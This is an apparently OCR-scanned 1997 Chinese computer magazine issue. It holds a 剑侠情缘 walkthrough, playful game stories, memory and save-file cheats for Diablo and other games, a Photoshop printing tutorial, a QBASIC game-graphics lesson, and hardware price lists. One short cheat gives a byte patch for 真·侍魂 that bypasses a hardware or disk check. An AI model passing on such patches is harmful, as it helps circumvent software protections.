杨瑛含羞而去，赶快去给杨姑娘赔礼吧。在花园杨姑娘的卧室里，杨姑娘打发走了几个臭骂你的小丫头，关切地问你受了伤没有……她突然想起"山河社稷图"，前去察看，果然不翼而飞。杨瑛查出是封玉书盗走了"山河社稷图"，要亲自前去追查——好机会，一定要跟着去！从原路来到茶馆，掌柜的龚楷已被杀。在柜台上方找到张如梦留下的消息，他们已经跟踪封玉书去了成都方向，跟着杨瑛到渡口乘船去成都。

成都城里。成都城里有两个好去处。一个是王老五家，一个是陈续家。

在北门附近找到王老五，听他一番哭诉后，出门找到阿二，打听到银子的下落。从两所房子之间的空隙处进去，在城墙上找到300两银子。如果你见财起意，想吞了这笔不义之财，就不要去见王老五家了，否则，见了别人还好意思不还别人的银子？不过，为了不降低品德值，还是去还了吧，钱财乃身外之物，何必为了区区300两银子坏了一世英名？没想到的是王老五这人出尔反尔，讲好的五十两酬金一两也不愿出了，天下竟有这等男人！倒是他老婆慷慨大方，多少须眉不及万一啊。

陈续家在"丝绸"店的后面，不过先不要进去，待找到张琳心再说。在西北角的树林里找到张琳心，张琳心见你带了个漂亮姑娘，自然要把醋坛坛打翻，赌气跑开了。去酒店找到张如梦，张如梦已打听到五色教的总坛在城北的房子里，并得知"山河社稷图"已被一个人带走，而且五

色教的人已经重新制定了暗杀岳飞的计划。张如梦独自去追“山河社稷图”。

刚出酒店,有人捎信说张琳心被五色教抓走了。二人赶到城北的五剑堂,五色教正张网以待。进入中间大厅后会中毒烟,如果没有红玉的话生命和内力会减为原来的一半,而接着的五个敌人又很难打,所以不妨先到两边的房子里找五色教的小喽罗练练功,提升几个等级。在中间大厅和封玉书、无相等人打斗时,注意每次升级后生命和内力会被复位为最大值的一半,所以不要浪费药物。打败无相后先不要和张琳心对话,把两旁箱子里的东西拿了再说。

当独孤剑他们在五剑堂苦战无相的时候,张如梦在剑门关追上了携带“山河社稷图”的五色教红剑堂堂主。堂主摘下面纱,原来是南宫灭的女儿南宫彩虹!有情人终得相见,却是以敌对的方式,两人心中的苦楚,旁人又如何能知晓?张如梦表示,若南宫彩虹死于自己之手,他将削发为僧,苦守青灯为彩虹超度;南宫彩虹说如果张如梦死于她之手,她将出走关外,漂泊一生,永不踏中原一步。二人相拥许久,拜天拜地拜神佛,不求今生长相伴,但愿来世再结缘(我都要流眼泪了),跪拜天地结为夫妇,然后开始战斗。

张如梦胜:张如梦上峨嵋山剃度出家。

南宫彩虹胜:彩虹远走关外,苦守张如梦坟冢一生。

无论谁胜谁负,注定都是悲剧。一对刚刚成亲的恩爱夫妻,难道非要你死我活吗?相信任何一个有感情的人都不愿这么做,老李当然也不例外。所以,千万不要对你的爱妻痛下杀手,每次用攻击象征性地打一打,如果彩虹出手太重,就吃药补补身子,被自己的老婆打几下算得了什么呢?打是疼骂是爱嘛。挺住,挺住,挺住十个回合!终于不再打了。张如梦发现“山河社稷图”是假的,南宫彩虹将假图震得粉碎,二人从此退隐江湖,遁入世外桃园。此为小结局和大结局的必要条件。

现在你又成了独孤剑,带着两个妹妹进入成都城。找到段芙蓉,段芙蓉赠给面具,并教给变容的技巧。别忘了去陈续家。这陈老爷子除开是个棋痴以外,还是个灵芝草种植专业户,每解开一局都可以得到一棵灵芝草。灵芝草可是最好的补药啊,一棵可补 1200 点生命和 1200 点内力呢。如果将四个棋局都解开,每个人都可以提升一级呢,知道为什么要找到心儿妹妹后再来这里吧。解开一局后赶紧存档,中间某一局没有解开就没有机会解后面的了。这人怎么这么大的能耐呀?陈续?怎么象是“程序”?搞了半天原来是裘新啊,我说是谁哪。

从水路来到朱仙镇南边的渡口,杨瑛要回帮中处理一些事情回到了洞庭湖。带着心儿妹妹岳飞大营,和岳云谈话得知岳飞正和众将在山顶侦察敌情,同去的还有“心剑客”方勉。其中有诈!急请岳云叫回元帅。说服岳元帅后,对岳飞使用面具,二人分别易容成岳飞和岳云的模样,去见方勉。沿岳飞大营前面的小路(去金营的那条)一直往西走,来到凤凰山顶。等牛皋等将一离开,方勉果然原形毕露,欲对岳元帅下手。心中的英雄怎么成了五色教的大魔头?你们也撕下面具,方勉恼羞成怒,几个回合下来,出手将张琳心打下山崖。力战方勉,杨瑛出现,二人联手打败方勉。心儿妹妹被打下了万丈悬崖,断无生还之理。和心儿妹妹相依相傍的情景一幕幕浮现在眼前,一曲《笑问情缘》响起……

就这样失魂落魄呆呆地站了一天一夜,而杨姑娘就在身旁陪着站了一天一夜……在杨瑛的劝说下,去泰山参加武林大会。来到泰山脚下,杨瑛自己却又独自走了。在泰山的武林大会上,打败凤池山庄二庄主池先秋、点苍掌门巫冷云、闲散高手罗天强、水浒后人李啸和少林方丈无虚大师后即可夺得武林盟主之位。

来到泰山之巅玉皇顶上,就可以看到你的结局了。

结局 1:

半年后的一天,独孤剑在路上被一张大网罩住,朱家的后人方雷替家人报仇,讲完后一剑刺来……

结局 2:

苦战群雄,夺得武林盟主之位,众人前来恭贺后逐渐散去。独孤剑一人独立山顶,望着远去的残阳,张琳心和杨瑛的容貌不断在脑海浮现,独孤剑顿时感到高处不胜寒,望天地之悠悠,独怆然而涕下……

一棵孤独的心全部倾注在武功上,数年后,一代大侠终于创出一套旷世绝学“独孤九剑”。

结局 3:

山顶上,一个人正在等他。走近一看,正是杨瑛。二人默默对视,然后上船扬帆远去。

结局 4:

来到山顶,远远望去,一红一绿两个女孩正在等他。

拥美人以观落晖,坐宝鼎以立天地,独孤剑的脸上露出一丝笑容。

结局 5(小结局):

山顶上,张琳心和杨瑛正翘首以待。一行人来到山脚下,山下的石凳上,两个人正在下棋,其中一人怎么是行刺岳飞时被杀的方勉?方勉看到大家惊愕的表情,于是向他们解释,他们在朱仙镇所看到的方勉乃是他的兄弟方颐,是五色教的教主。自己因为十多年前和南宫灭一战武功尽失,所以对其所作所为无能为力。这十年来方勉不但没有透露武功丧失的秘密,还故意声称自己天下第一,使南宫灭十多年不敢下江南,使江湖中少了许多血腥。经方大侠介绍另外一位乃是当朝文士西山居士,西山居士赠送了一片《剑侠情缘》的光碟,这可是个好东西哟。赶快截图啊,搞明白没有?那西山居士就是求伯君啊,那头像是他的真实面目哪。

三人回到衡山。一年多后,杨瑛产下一子。岳飞被十二道金牌召回临安的消息传到了衡山,去临安打探岳元帅下落的师弟马涛已经回来,我们的独孤大侠又要下山

了。

在上面的房子里找到马涛，询问一下情况后回去带上心儿妹妹，就可以下山了。进入临安城。城北有个老人正在寻找武林志士去钩鱼岛打倭寇，对老人使用光碟即可通过时空隧道来到钩鱼岛上。这可是个练功的好地方，打败倭寇头目宫本武太郎后会自动返回衡山。再去找老人，使用光碟可以多次去钩鱼岛。想打人的快去呀！此节故事纯属虚构，如有雷同，实为巧合。来到原来的张府，在后花园找到在张如梦和南宫彩虹，四人决定救出岳飞，杀掉秦桧。兵分两路，张如梦和南宫彩虹去宰相府刺杀秦桧，独孤剑和张琳心去劫岳飞。

赶到天牢，找到看守岳飞的狱官倪完，倪完告诉他们岳飞等人已经被带走，去了风波亭。从西门出城赶去风波亭。杀退秦桧派来的高手万俟蟹和一众家丁，即可救出岳飞。大理寺狱官倪完在布置了岳飞父子的三座假墓后弃官而逃，不知所终。后人在墓前修建了保存至今的岳王庙，即现在杭州西湖畔的岳王庙。沧海桑田，岳王庙香火不断。

岳飞到沥泉山出家，享年八十有二，无疾而终。

岳云、张宪兄弟后不知所向。

数年后江湖中出现两位专杀贪官污吏的隐名大侠，活跃在宋金两国之间，江湖中人称之"中原双雄"，有传说此乃岳云、张宪二人，但无从考证。

张如梦和南宫彩虹潜进相府，由于卫兵甚多，二人未能杀掉秦桧，但秦桧中了南宫彩虹的冰霄玉蜂针及惊吓过度，次日开始卧病在床。不久玉蜂针毒发，秦桧背上生出十三个大痈疽，痛痒难忍，生不如死。借助御赐奇药，秦桧在床上捱过数年，最后痈疽暴裂而亡。

结局6(大结局)：

故事进程和结局5基本相同，在临安南门外找到打柴的樵子，将光碟交给樵子修改结局数据，就可以出现大结局了。知道那樵子是谁了吗？那就是我呀，不过现在改行了，因为金山公司现在改烧液化气了。

去风波亭，打败一众家丁和万俟蟹后，正欲救下岳飞，忽然秦桧从天而降，面对在金国时练出一身绝世武功的秦桧，是考究你的真功夫的时候了。

秦桧一死，朝中大臣再无人主张与金国议和，宋高宗孤掌难鸣，只得重新起用主战官员。

当年(一一四二年)九月，百官联名举荐岳飞，岳飞官拜宰相，另授兵马大元帅，统领各路兵马，主持抗金大计。

公元一一四六年六月，岳飞封鄂王，亲率八十万大军北伐，所向披靡；

公元一一四八年八月，岳飞收复黄河以北所有失地；

九月，金熙宗完颜亶率满朝文武请降，岳飞准降。

从此，金每年向宋进贡白银二百八十万两，骏马十八万匹，牛二十万头，羊三十万只。

《剑侠情缘》大结局终。 (全文完)



□深圳 Angel

嗨！大家好…不要拍照，不要拍照，请先让我把话说完，再化化妆，摆好姿势，商量完版权问题…大明星嘛，不能太随便——后面的朋友不要挤呀，再挤我成照片了。这次来，主要是想向大家介绍介绍我独闯龙潭，救出被邪恶的大黑劫持的大质子的历险。好了，言归正传——灯光，音响，准备…开拍！

开天辟地梦森林

咦，阳光明媚，群蝶飞舞(这哪里象危机潜伏的大森林)。我跳上一朵大荷花，我向四周张望，咦！一个敌人都没有？顺利地找到一个画有"！"的路牌后，我走完了第一段路程，原来这么轻松，我哼着小曲继续前进。突然，一个大眼睛的小家伙从我身后跳了出来。我对他做个鬼脸，"哇！哇！…，哎哟，你怎么打我！好小子，看我怎么扁你，踩，我踩死你…"糟糕，怎么挨着他就受伤，快逃！

哎！原来我手无寸铁，连一个小不点也打不过，只好快点跑了，"为什么受伤的总是我…"。

正唱着伤心的情歌，我遇见了蓓蒂亚仙子。"仙子，教给我本领吧。什么，只能教我打拳？！哦？拳头可以打出去，那还差不多。"学了拳术却一直找不到目标，我只好拿头顶上的一只大茄子出气，费了九牛二虎之力把它推进水沟后，我发现了它的妙用——用来当渡船！

走着走着，前方出现了一道垂满长藤的深涧，"大渡桥横铁索寒"，我抓住长藤，水中的怪鱼接二连三地跃起，真是九死一生——好不容易上了岸，我再也按捺不住心中的怒火，转身就是一拳，一条怪鱼被打得牙崩嘴裂地落回了水里，看来'一切反动派都是纸老虎！"，任他铁嘴钢牙，都挡不住我雷曼一拳。这时，在岸边我发现了一个铁笼，里面关着一群电子，"受苦受难的兄弟们，你们得救了！"

初战告捷难免有些轻敌，忽然一个大榔头从后面飞过来狠狠捶了我一下。是什么人？！我恼羞成怒地返身寻找，躲过几发子弹，我终于找到了那个暗箭伤人的家伙，他还在不知死活地开枪呢！击败敌人，我顺利地解救了第二批电子。吃一堑长一智，我再也不敢掉以轻心了，小心翼翼地走过一段山路后，我终于走出了梦森林。



□北京　牛威

凌晨两点，随着母亲强烈的怒吼，我不得不放弃沉醉中的《Diablo》，扛着仿佛正在膨胀的脑袋爬上了床，脑子闪现的全是刚才的战绩。

坐钟敲响三声后我失去了知觉。不知过了多久，黑暗中传来一个浑厚恐怖的声音“Ha. Ha...... Welcome to my world”。这毛骨悚然的声音吓得我直起鸡皮疙瘩。睁开眼，眼前景物是那么熟悉：小溪、树木、房屋，还有墓地里那座闪着红光的教堂，天哪！莫非我进入了……这难道是梦？

远远的有个男的躺在教堂边上向我招手，我战战兢兢地走到他身旁，这个可怜的家伙已经奄奄一息了。他试图告诉我一些事情，可没说完他就死了。我只是隐隐约约地听清“BUTCHER”，“BUTCHER”？——这不是屠夫的意思吗？惊愕中我发现身上的睡衣不知何时换成了长袍，手中莫名其妙多出根长棒。啊！我居然变成了“魔法师”！

望着阴森森的教堂，我心里仿佛有面小鼓咚咚直响，“反正是做梦”，我抱着过把瘾就死的念头走了进去。

来到了第一层地狱，空气里弥漫着一股令人作呕的腥臭味，黑暗中不时还传来奇怪的声音。没两步，一只怪物突然扑了过来，仓皇中我来不及闪躲，只觉得腿上一阵刺痛。我愤怒地挥动木棒向它打去，没想到身上突然出了一团火球把怪物击了个四脚朝天。瞧着那只倒毙的怪猫，我惊异于自己的“特异功能”——这就是“魔力”！兴奋中，我顾不得伤口的疼痛，很快地走到一扇大门前。先听了听门里的动静，我深吸了一口气，一脚把门踹开。果然，门里站着成群的怪物，冲啊！真是不堪一击！就这样我一直打到了第二层，这时遇到了一个颜色与众不同的小妖，可能是个小头目。奇怪？它怎么不怕我的魔法？活见鬼！（它本来就是鬼），我一咬牙“拼了！”，玩命似地向它身上抡棒子，它也还击，可没几下我就不行了，倒在血泊之中。

“咋回事？”惊醒的我一看见表盘上的时针才指到四，翻了个身又进入了梦乡。我好象又回到了教堂的第二层（编者按：有没有搞错，做梦也能Load？）不过身上的袍子变成了紧身短衣，手中的长棍变成一把硬弓“这不是……”来不及多想，一群阿猫远远地冲了过来，我手忙脚乱地一阵狂射，怪猫纷纷倒在了乱箭中。过了一会，我来到了一个小屋门口。“屠夫受死吧！”我又是一脚把门踹开，一股强烈腥臭味扑鼻而来，再看里面，满地都是血，墙上还钉着不少的死尸。“呕……”恶心得我直吐。这时我看见了一个手拿菜刀的怪物，它就是屠夫。它看见我后就是一吼：“到点了，该起来了！”

原来是妈在叫我，我看了一下表刚六点，再睡会……。眼前的场景又变了，以前的砖墙没了，四周十分空旷。“这不是我在游戏中玩的第九层吗？”没错，我现在已经成了战士了：头带缨盔，身披金甲，左手狮盾，右手链锤，双手有戒指，颈上有项链。而且我也会了七、八种魔法。这样我就有恃无恐了。一路上杀得小妖们屁滚尿流。终于来到了第十层，这里满地都是岩浆。在岩浆的对岸一群弓箭手正向我放箭。“气死我了！”我连发了两道火墙。我看着小妖们在火海里倒下，这时我除了高兴外还似乎有了一丝怜悯。这时一群独角怪向我扑来。“大爷我跟你们拼了！”毕竟寡不敌众，它们的攻击力也太强了。我又一次倒在了血迫中，昏迷中我觉得那群畜生还在使劲地拍打我的身体……

“醒醒，都几点了！”是我妈把我打醒了。“天哪！都七点半了！这回可迟——到了！”

在骑车上学的路上我还在想着那梦……“小子！看车！”“啊......#·%·！#?......”

游戏人生

忧虑湖

凭借灵活的动作，利用在空中荡来荡去的茄子，我越过了一片宽广的水面，可是在打败一个拿手枪的小胡子后并没有找到路牌。于是我把一个茄子推下水，踩着它回到了出发点，看着荡来荡去的茄子秋千，我想其中一定有诈！果不出我所料，头顶上原来别有洞天！

跳下悬崖，惊魂未定的我发现有个大眼睛的家伙直勾勾盯着我，“喂！”我被瞧得心里发怵，打算先打个招呼。没想到他居然伸出长长的嘴巴恶狠狠地扑了过来，妈呀！是只大蚊子！我是勇敢的雷曼，当然不畏强暴。我挥舞着拳头和它展开了恶斗。“敌进我退，敌疲我打。”没几下，大蚊子被我打得体无完肤，头晕眼花，一头撞到了地上。缴枪不杀！我雷曼一向优待俘虏。为了表示我对大蚊子不计前嫌，我热情地拥抱了他。大蚊子感动得热泪盈眶，他不仅承认了错误，而且还答应帮助我去寻找被劫走的大质子。有了坐骑的感觉就是不一般，虽然一路上荆棘密布，我却始终安然无恙。啊，前面飞来三个小不点，正是那几个扇过我耳光的家伙，我要报仇！三下五除二，这几个不知死活的家伙被打了个头破血流，哼哼，我可是神拳无敌呀！（待续）



整人专家 VS《DIABLO》

□北京　Magic

在进入 WIN95 以后，首先要运行 FPE5，然后将其最小化，进入游戏之后，可按下 ALT + TAB 切换到 FPE5，选择第一项 Scan memory，输入：10，0，‘×××××’（其中×××××代表您给主角起的名字），然后回车并按“Y”，则可找到一个地址。例如取名为“LXP”，则寻址时应输入：10，0，‘LXP’（注意大小写要一致）。笔者之所以介绍此种寻址方法，是因为这不必等待数值的变化，而且一次就成功（编者按：MAGIC 先生以名字作为查找对象，确有些独到之处，或许对您能有些启示）。普通的寻址方法这里就不再罗嗦了（千万不要找生命值和魔力值，除非你很有精力）。

上述地址应为 00×××1F6（若你的地址有所不同只需根据下表算出各项地址的差即可），则有：



（输入 16 进制数时，必须在数的后尾加字母“h”）

地址（尾数）	代表内容	修改方法
218	人物身份	00 战士；01 浪人；02 魔法师
21C－21F	STRENGTH	需锁定
224－227	MAGIC	同上
22C－22F	DEXTERITY	同上
234－237	VITALITY	同上
240－243	DAMAGE	同上
23C－23F	升级潜能	随意
281	防魔能力	改为 64（100%）即为 MAX
282	防火能力	同上
283	防电能力	同上
274－277	经验值	锁定为 813A625E
270	等级	最大为 32（50 级）
1C8－1CC	SKILL	锁定为 FFFFFFFFFF
1C0－1C4	SPELL	改为 EF7E58700F
17A－19D	SPELL 等级	最大全部改为 0F
248－257	生命值	最大可改为 4 个 FFFFFF7F
25C－26B	魔力值	同上



真·侍魂

在非奔腾芯片上使用：

用 PCTOOLS 把主文件 34 扇区第 48 字节的 75 改成 EB。

脱离硬盘使用：

用 PCTOOLS 把主文件 35 扇区的第 231 字节的 74 改成 EB　（北京　陈佩）

金庸群侠传

任意成员的加入：

用 PCTOOLS 编辑 S？. GRP 文件的第 0 扇区，修改 DISP 0026－0035 的数据，每隔一个字节代表一个人的代码（共五人）。代码如下：

01 胡　斐	11 王难姑	21 黑白子	31 虚　竹	41 瑛　姑
02 程灵素	12 成　昆	22 黄钟公	32 乔　峰	42 一　灯
03 苗人凤	13 岳不群	23 令狐冲	33 慕容复	43 裘千仞
04 阎　基	14 莫　大	24 林平之	34 苏星河	44 丘处机
05 张三丰	15 定　闲	25 狄　云	35 段　誉	45 洪七公
06 灭　绝	16 左冷禅	26 石破天	36 袁承志	46 云　兹
07 何太冲	17 天　斗	27 龙岛主	37 郭　靖	47 洪教主
08 唐文亮	18 余沧海	28 木岛主	38 黄　蓉	48 孔八拉
09 张无忌	19 蓝凤凰	29 张　三	39 黄药师	49 南　贤
0A 范　遥	1A 任我行	2A 李　四	3A 杨　过	4A 北　丑
0B 杨　逍	1B 东方不败	2B 白万剑	3B 小龙女	4B 厨　师
0C 殷天正	1C 平一指	2C 岳老三	3C 欧阳锋	4C 王语嫣
0D 谢　逊	1D 田伯光	2D 薛慕华	3D 欧阳克	
0E 韦一笑	1E 风清扬	2E 丁春秋	3E 金轮法王	
0F 金花婆婆	1F 丹青生	2F 阿　紫	3F 程　瑛	
10 胡青牛	20 秃笔翁	30 游坦之	40 周伯通	

不要让他们随便离队　（北京　陈佩）

古墓丽影

急救箱：修改存档 SAVEGAME.?的第 0 扇区的第 402（小急救箱），403（大急救箱）字节为 FF，则可得到 255 个急救箱。（个别版本可能无效）

秘　技：按住 SHIFT 键，上一小步、下一小步，向左或向右连续转 2 圈以上，ALT 键＋后——满枪，ALT＋前——跳关。　（北京　陈佩）

迷人的 PHOTOSHOP 世界(五)

□北京　陈荣桂

第五篇　精彩的结局

在一开始接触 Photoshop 的时候,也许你就已心存向往 :让"梦幻"变为现实,把屏幕上所看到的精美图画挪到书的封面上。图象打印正是这种消除梦幻与现实之间距离的一个手段。

打印一个图象,说起来很简单。

1) 选择 File→Page setup 来设置页面的尺寸、图象在页面中的位置方向以及其它影响输出效果的选项。

2) 选择 File→Print 命令,则图象可能(我说可能,是因为你若没有多少经验的话也许会出意外的)按照你的设想打印出来,如果你用的是后台打印,那么还可以做一些其它事情,比如,听听音乐什么的。

然而事实上,你可能为了打印出比较好一点的图像,不得不费尽思量去计算那些页面设置的各种参数。虽然 Photoshop 设计家们为各种参数的自动设置做了不少工作,但我们还是有必要了解一些情况。下面我们就来详细地观察一下这个步骤。

本篇要点

★页面设置

★打印一个样张

★与服务部门的联系

★结束语

5. 1 页面设置

从 File 菜单中选择 Page setup 时,就会出现页面设置的对话框:




图 1　页面设置对话框

在 Printer(打印机)栏中,你可以选择 Default Printer(缺省的打印机),也可以在 Specific Printer 下拉式选择栏中指定一台特定的打印机;Orientation(定向)栏,则让你选定是直向打印还是横向打印,假如一个图象的宽度超过了高度,你就可以选择 Landscape 选项将图象横过来打印。当然,你在编辑图像时就可以用 Image 菜单下的 Rotate 命令将图像旋转,但我不赞成这样做,因为这样做虽然在图象打印时能节约点时间,但要重新编辑图象时又得将它旋转过来,反而麻烦了;Paper 栏中,size 下拉式文本框供你选择各种大小的纸型,而 source 则是让你选择打印机的送纸方式,是自动的还是手工的。

<screens. . . >

单击 <screens. . . > 命令钮,得到对话框:




图 2　halftone screens 对话框

打开 halftone screens 对话框时,use printer′s default screens(使用打印机缺省网屏设置)一项已经被选中。其它的选项都呈现灰色,表示无法再改变 halftone screens 的其它设置了。应当注意的是,除非你对打印件的规范非常熟悉或者是为了达到一种特殊效果,否则最好保留这个选项是有效的,因为个人彩色打印机厂家已经在机器中确定了最佳的网屏角度。大部分的时候,我想,我们也没有必要去改变它们。

不过我们还是得熟悉一下,那些搞印刷的艺术家们常要谈到的网屏到底是怎么回事。

怎样才能只用一种颜色(这总是精明的印刷商为了降低印刷成本时要想到的事情)来表现不同的颜色亮度呢?这就得使用半调网点了。我们把一幅打印图象中每英寸直线上网点的数量称为网线密度,用每英寸的线数(lpi)来表示,从下面的图 3 中可以更好地理解半色调网点打印。




图 3　半色调灰度梯度示意图

(待续)

自己动手编游戏(六)

游戏的美工处理(续)

□辽宁 邵文 郝斌

由于篇幅的关系,我们不能在这里将所有的人物、物体一一进行美工处理。只给出一个具体的例子。

游戏的美工细化加工通常需要有美术造型、图片、文件和处理程序。具体步骤是首先设计造型;其次依据造型进行绘画;然后通过扫描或绘图软件将画片处理成为计算机文件,也就是上一节最后我们需要用来替换色块的图案文件。

我们以树林为例。由于无法为朋友们提供统一的美术图片,这里只好继续使用程序进行图形绘制工作了。下面一段小程序将绘制出一小片树林的图案来。

```
REM SHULIN. BAS
DIM  a% (401)
SCREEN  12:  CLS
LINE (0, 0) - (39, 39), 6, BF
CIRCLE (10, 20), 13, 2, , , 2.5: PAINT (10, 20), 10, 2
LINE (9, 30) - (11, 38), 0, BF
CIRCLE (20, 18), 15, 2, , , 2.3: PAINT (20, 18), 10, 2
LINE (19, 28) - (21, 38), 0, BF
CIRCLE (30, 22), 12, 2, , , 2: PAINT (30, 22), 10, 2
LINE (29, 31) - (31, 38), 0, BF
GET (0, 0) - (39, 39), a%: CLS
PUT (100, 100), a%
END
```

现在我们有了一个具体的树林图案了,而且知道了用于存储图案的数组的大小。只要使用 BSAVE 和 BLOAD 语句将数组存储到相应的文件中,再进行调用即可了。事实上,朋友们完全可以依据自己的需要,使用 WINDOWS 中的画笔或者其他工具制作自己的游戏角色造型,然后在程序中进行调用。这方面的例子和工具,可以参照去年的《电脑爱好者》合订本中《BASIC 动画秘籍》和《显示 BMP 文件》等文。在这里就不再重复介绍了。

为方便以后的程序修改,我们需要将这些存储图案数据的数组文件全部用 SCN 做扩展名并依次对应存储。方式按下表:

1 树林——2. SCN——绿色
2 土地——6. SCN——棕黄色
3 城墙——8. SCN——灰色
4 城门——0. SCN——黑色
5 孙小美——5. SCN——交谈前
6 孙小美——4. SCN——交谈后
7 阿土仔——14. SCN——移动
8 钥匙箱——7. SCN——小坑

建立好这些文件之后,我们还需要对原有的程序进行改造,以最后完成上一节中游戏的美工工作。

首先,我们需要在原程序的开头部分加上一个语句:

DIM a% (401)

其次,我们需要对子程序 SUB LINES(i%,c%)做如下修改。

```
SUB LINES(i%,c%)
x% = (i% MOD 16) * 40: y% = INT(i% / 16) * 40
t$ = LTRIM$(STR$(c%)) + ".SCN"
DEF SEG = VARSEG(a%(0))
BLOAD t$, VARPTR(a%(0))
DEF SEG
PUT (x%, y%), a%
END SUB
```

这样,一个游戏的美工工作就算是基本完成了。

总结整个过程,大体分为三个阶段:第一阶段,设计屏幕布局,定义各种角色的位置。

第二阶段,依据剧情发展,设计故事情节。第三阶段,细化角色图案,完成美工处理。其中工作量最大的是美工工作的前期造型设计与计算机实现。这也是所有的计算机游戏工作的重头戏所在。

(待续)



Canon 佳能电脑画廊 参赛作品选登


香港回归

——1997年7月1日

——神圣的日子。

举国上下都以不同的方式来庆祝这激动人心的时刻。

在本次“佳能电脑画廊”有奖竞赛中，有不少作品是反映“香港回归”这一主题的。



黄小龙　辽宁




香港回归

◀孙靖伯　辽宁　▲谢蔚　浙江　▼黄小龙　辽宁







□本刊记者　赵健

一、流行硬件推荐排行榜(1997.5.6)

种类	规格	价格(元)	规格	价格(元)
CPU	IN 120	840	IN 133	1170
	A K5－133	630	CY 150＋	880
	CY166＋	1080	IN 166	2050
	IN MMX 166	2600	IN PRO180	3950
	IN PRO 200	5000	A 5x86－133	270
内存	1M 30 线	35	4M30 线	230
	4M EDO	150	8M EDO	300
主板	NEC 486	315	UMC486	340
	中凌 2000HX	970	中凌 VX	780
	华硕 TVP4	1010	华硕 T2P4	1050
	联想 Speed Easy	850	大众 2004	490
	微星 5128HX	970	微星 VX	880
	精英 HX	1030	精英 VX	820
硬盘	Sea 1.2GB	1430	Sea 1.7GB	1550
	Sea 2GB	1630	Sea 3.2GB	2100
	Max 1.7GB	1510	Max 2.5GB	1720
	Max 3.5GB	2250	Max 5.1GB	3700
	Qt 50MB	480	Qt 80MB	550
	Qt 1.2GB	1480	Qt 2.5GB	1840
光驱	三洋 8X	680	维用 8X	660
	宏▮ 8X	700	三星 8X	750
	日立 4 X	530	SONY 4X	600
	爱捷特 8X	710	创通 4X	540
	Goldstar 8X	760	Misumi 8X	680
	创通 12X	930	Goldstar 16X	1100
声卡	TW－858	115	雷鸟	120
	花王 100	150	花王 300	110
	太阳神	180	至尊 3D	150
显卡	9680	175	9685	340
	联讯 CP765	285	GL5446	185
	8900	165	9000	130
	红蜻蜓	600		
解压卡	TW－3268	350	宏▮	270
	小影霸 1 代	390	小影霸 2 代	490
	影王	430	宝狮	540

二、流行软件销售排行榜(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	UCDOS6.0	WIN95	Richwin
语言及开发工具	V－Foxpro	V－C＋＋	Netscape
文字处理和报表	理德轻松排版	五笔字型	钱码输入法
信息管理 MIS 工具	王特 MIS	雅奇 MIS	“打天下”
工具软件	KV300	病毒克星	即时汉化专家
教育软件	开天辟地	轻松背单词	英语听说直通车
游戏/娱乐	金庸群侠传	剑侠情缘	死亡地带

三、排行榜英雄点评

CYRIX 和 AMD 不久前面临着 INTEL 高悬的一根法律大棒的打击，现在 MMX 诉讼案已有结果，CYRIX 与 INTEL 经过桌下协商达成协议，握手言和，其 M2 CPU 上可以标注 MMX 字样；AMD 在美国联邦法院驳回 INTEL 起诉、公堂见分晓后，也喘了一口气，放下了一颗忐忑不安的心，其 K6 系列 CPU 也可以贴上 MMX 的标签，MMX 仍然属于大家共有的资产。打落 INTEL 横空飞舞的法律大棒不仅是其对手 CYRIX 和 AMD 的胜利，也是全球电脑使用者的福音，大家不必担心自己今后只有一种标注 MMX 字样 CPU 的选择，可以货比三家维护自己应有的权益。同上期硬件排行榜中中央微处理器的价格相比，INTEL 120 和 133 几乎原地踏步，CY150＋和 CY166＋分别降价约 100 元，成为市场热门产品，其优良的性价比受到腰包不丰的消费者的热烈欢迎，不过降价最大的产品是目前媒体最走红的 INTEL MMX 166 CPU，跌价近 1000 元，和普通奔腾 166 仅差 550 元左右，“MMX”三个字母给 INTEL 带来的利润远不能和‘PRO’相提并论。初看不可思议，细想也属情理之中，现在 MMX 微处理器新增的 57 条指令，由于在大范围应用领域如操作系统、字表和图形处理、音效与可视电话处理等方面缺少相应软件的支持，犹如猛牛掉进水井，无法腾挪，没有用武之地，用户多投入的资金得不到应有的回报，因此市场销量较低、价格下降自属正常，轻视普通 Pentium、K1、M1 系列微处理器尚嫌过早，用户在此低价位采购奔腾级 CPU 比较实惠，不必盲目求新求快。据悉，未来 AMD K6 MMX CPU 可与 Win95、Win NT、Win32、Netware、OS/2 Warp、Unix 等良好兼容，并且其设计精良，通用性强，功耗较低，相信电脑爱好者在采购 CPU 时，眼前会不由自主地浮现 K6 的身影。经过数年来与 INTEL 的恩恩怨怨，AMD 和 CYRIX 产品研发和生产能力在困境中不断壮大，今非昔比，已日益逼近 INTEL，再加上原属高档服务器系列的 Alpha 芯片进军 PC 市场，INTEL 腹背受敌，其霸主地位已不可能高枕无忧，CPU 市场竞争将继续激烈地向下发展。

辨别假PENTIUM CPU的简易方法

□长春　郭拴江　荆洲

近来，假PENTIUM CPU在市场上时有出现。而普通消费者仅凭肉眼很难分辨出经过REMARK过的CPU，而蒙受不白之冤。现根据本人实践经验向朋友们介绍两种简单实用的辨别其真假的方法。

一、软件辨别法

